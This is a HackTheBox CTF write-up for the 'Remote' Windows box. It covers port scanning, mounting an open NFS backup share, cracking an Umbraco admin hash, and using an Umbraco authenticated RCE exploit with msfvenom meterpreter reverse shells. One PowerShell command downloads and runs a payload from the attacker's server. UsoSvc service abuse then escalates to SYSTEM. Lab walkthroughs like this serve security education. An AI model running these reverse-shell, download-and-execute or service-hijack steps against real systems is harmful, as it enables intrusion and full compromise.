



Remote - Write-up - HackTheBox

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2020-08-21



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1 Information

READ THE WU ONLINE: <https://blog.raw.pm/en/HackTheBox-Remote-write-up/>

1.1 Box

- **Name:** Remote
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Windows
- **Points:** 20




Figure 1.1: Remote

2 Write-up

2.1 Overview

TL;DR: exploiting Umbraco CMS RCE & EoP through a Windows service.

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap nfs-utils exploitdb metasploit
```

2.2 Network enumeration

Nmap port discovery & service:

```
# Nmap 7.80 scan initiated Thu Mar 26 23:51:54 2020 as: nmap -A -o nmap_full 10.10.10.180
Nmap scan report for 10.10.10.180
Host is up (0.031s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000   2,3,4    111/tcp    rpcbind
|  100000   2,3,4    111/tcp6   rpcbind
|  100000   2,3,4    111/udp    rpcbind
|  100000   2,3,4    111/udp6   rpcbind
|  100003   2,3      2049/udp   nfs
|  100003   2,3      2049/udp6  nfs
|  100003   2,3,4    2049/tcp   nfs
|  100003   2,3,4    2049/tcp6  nfs
|  100005   1,2,3    2049/tcp   mountd
|  100005   1,2,3    2049/tcp6  mountd
|  100005   1,2,3    2049/udp   mountd
```

```
| 100005 1,2,3 2049/udp mountd
| 100021 1,2,3,4 2049/tcp nlockmgr
| 100021 1,2,3,4 2049/tcp6 nlockmgr
| 100021 1,2,3,4 2049/udp nlockmgr
| 100021 1,2,3,4 2049/udp6 nlockmgr
| 100024 1 2049/tcp status
| 100024 1 2049/tcp6 status
| 100024 1 2049/udp status
|_ 100024 1 2049/udp6 status
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open mountd 1-3 (RPC #100005)
5985/tcp open wsman
No exact OS matches for host (If you know what OS is running on it, see
↳ https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/26%OT=21%CT=1%CU=31453%PV=Y%DS=2%DC=T%G=Y%TM=5E7D326
OS:0%P=x86_64-unknown-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=
OS:S%TS=U)SEQ(SP=100%GCD=1%ISR=106%CI=I%II=I%TS=U)OPS(O1=M54DNW8NNS%O2=M54D
OS:NW8NNS%O3=M54DNW8%O4=M54DNW8NNS%O5=M54DNW8NNS%O6=M54DNNS)WIN(W1=FFFF%W2=
OS:FFF%W3=FFF%W4=FFF%W5=FFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFF%O=M54DNW8N
OS:NS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S
OS:=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q=)T4(R
OS:=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=
OS:AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=
OS:80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 2m31s
|_smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
|_smb2-time:
| date: 2020-03-26T22:55:29
|_ start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 30.61 ms 10.10.14.1
2 30.75 ms 10.10.10.180

OS and Service detection performed. Please report any incorrect results at
↳ https://nmap.org/submit/ .
# Nmap done at Thu Mar 26 23:53:20 2020 -- 1 IP address (1 host up) scanned in 86.43 seconds
```

2.3 Discovery

We can find some interesting pages on the web server:

- <http://10.10.10.180/people/>
- <http://10.10.10.180/about-us/todo-list-for-the-starter-kit/>
- <http://10.10.10.180/umbraco/#/login/false?returnPath=%252Fforms>

The last one suggests an Umbraco CMS is used.

Also the mountd service allow us to list mounts and as there is a public nfs share we can mount it:

```
$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)

$ sudo mount 10.10.10.180:/site_backups $(pwd)/dossier
```

Then we can find a file leaking the Umbraco admin credentials:

```
$ strings App_Data/Umbraco.sdf | grep admin@htb
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-
↳ USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-
↳ US82756c26-4321-4d27-b429-1b5c7c4f882f
```

With **CrackStation** is cracked the hash, so the credentials are:

admin@htb.local / baconandcheese

We can log in with them and then generate a reverse shell with **metasploit**:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.222 LPORT=9999 -f aspx >
↳ shell.aspx
```

But afterward I saw .aspx extension is disallowed:

```
$ cat dossier/Config/umbracoSettings.config | grep disallowedUploadFiles
<disallowedUpload-
↳ Files>ashx,aspx,ascx,config,cshtml,vbhtml,asmx,air,axd,swf,xml,xhtml,html,htm,svg,php,htaccess</disallowed
```

So uploading a webshell through the webUI won't be possible.

2.4 HTTP exploitation

We can look for an Umbraco exploit to get a RCE:

```
$ searchsploit umbraco
-----
Exploit Title
Path
(/usr/share/exploitdb/)
-----
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
exploits/aspx/webapps/46153.py
Umbraco CMS - Remote Command Execution (Metasploit)
exploits/windows/webapps/19671.rb
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting
exploits/php/webapps/44988.txt
-----
Shellcodes: No Result
```

The existing Umbraco RCE exploit sucked because of the arguments being hardcoded and it wasn't displaying the output of the command you run.

So I re-wrote a better exploit: <https://github.com/noraj/Umbraco-RCE>

This time we can generate an exe reverse shell (rather than aspx webshell), use my Umbraco RCE exploit to get a powershell shell, upload the reverse shell, and gain shell access:

```
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.15.222 LPORT=9999 -f exe >
reverse.exe
$ python -m http.server --bind 10.10.15.222 8080
$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c
powershell.exe -a '-NoProfile -Command ls'

Directory: C:\windows\system32\inetmgr

Mode                LastWriteTime         Length Name
----                -
d-----          2/19/2020   3:11 PM             Config
d-----          2/19/2020   3:11 PM             en
d-----          2/19/2020   3:11 PM             en-US
...

$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c
powershell.exe -a '-NoProfile -Command wget http://10.10.15.222:8080/reverse.exe -OutFile
C:/Users/Public/noraj.exe'
```



```
$ python exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c  
↳ powershell.exe -a '-NoProfile -Command C:/Users/Public/noraj.exe'
```

```
PS C:\windows\system32\inetsrv> gc C:/Users/Public/user.txt  
8eb35aa443795d5f4f306c100344e0d7
```

2.5 Elevation of Privilege (EoP)

Some enumeration tools show exploitable services like `UsoSvc` so I found an article explaining the attack: [CVE-2019-1405 and CVE-2019-1322 - Elevation to SYSTEM via the UPnP Device Host Service and the Update Orchestrator Service](#).

```
sc config UsoSvc binpath= "cmd.exe /c copy C:\\Users\\Administrator\\Desktop\\root.txt  
↳ C:\\windows\\system32\\noraj.txt &"  
sc config UsoSvc binpath= "cmd.exe /c copy del C:\\windows\\system32\\noraj.txt &"  
C:\\windows\\system32\\inetsrv>type C:\\windows\\system32\\noraj.txt  
9421fa1e9e59dd1a93d10a7efd87b5c2  
  
sc config UsoSvc binpath= "cmd.exe /c del C:\\windows\\system32\\noraj.txt &"
```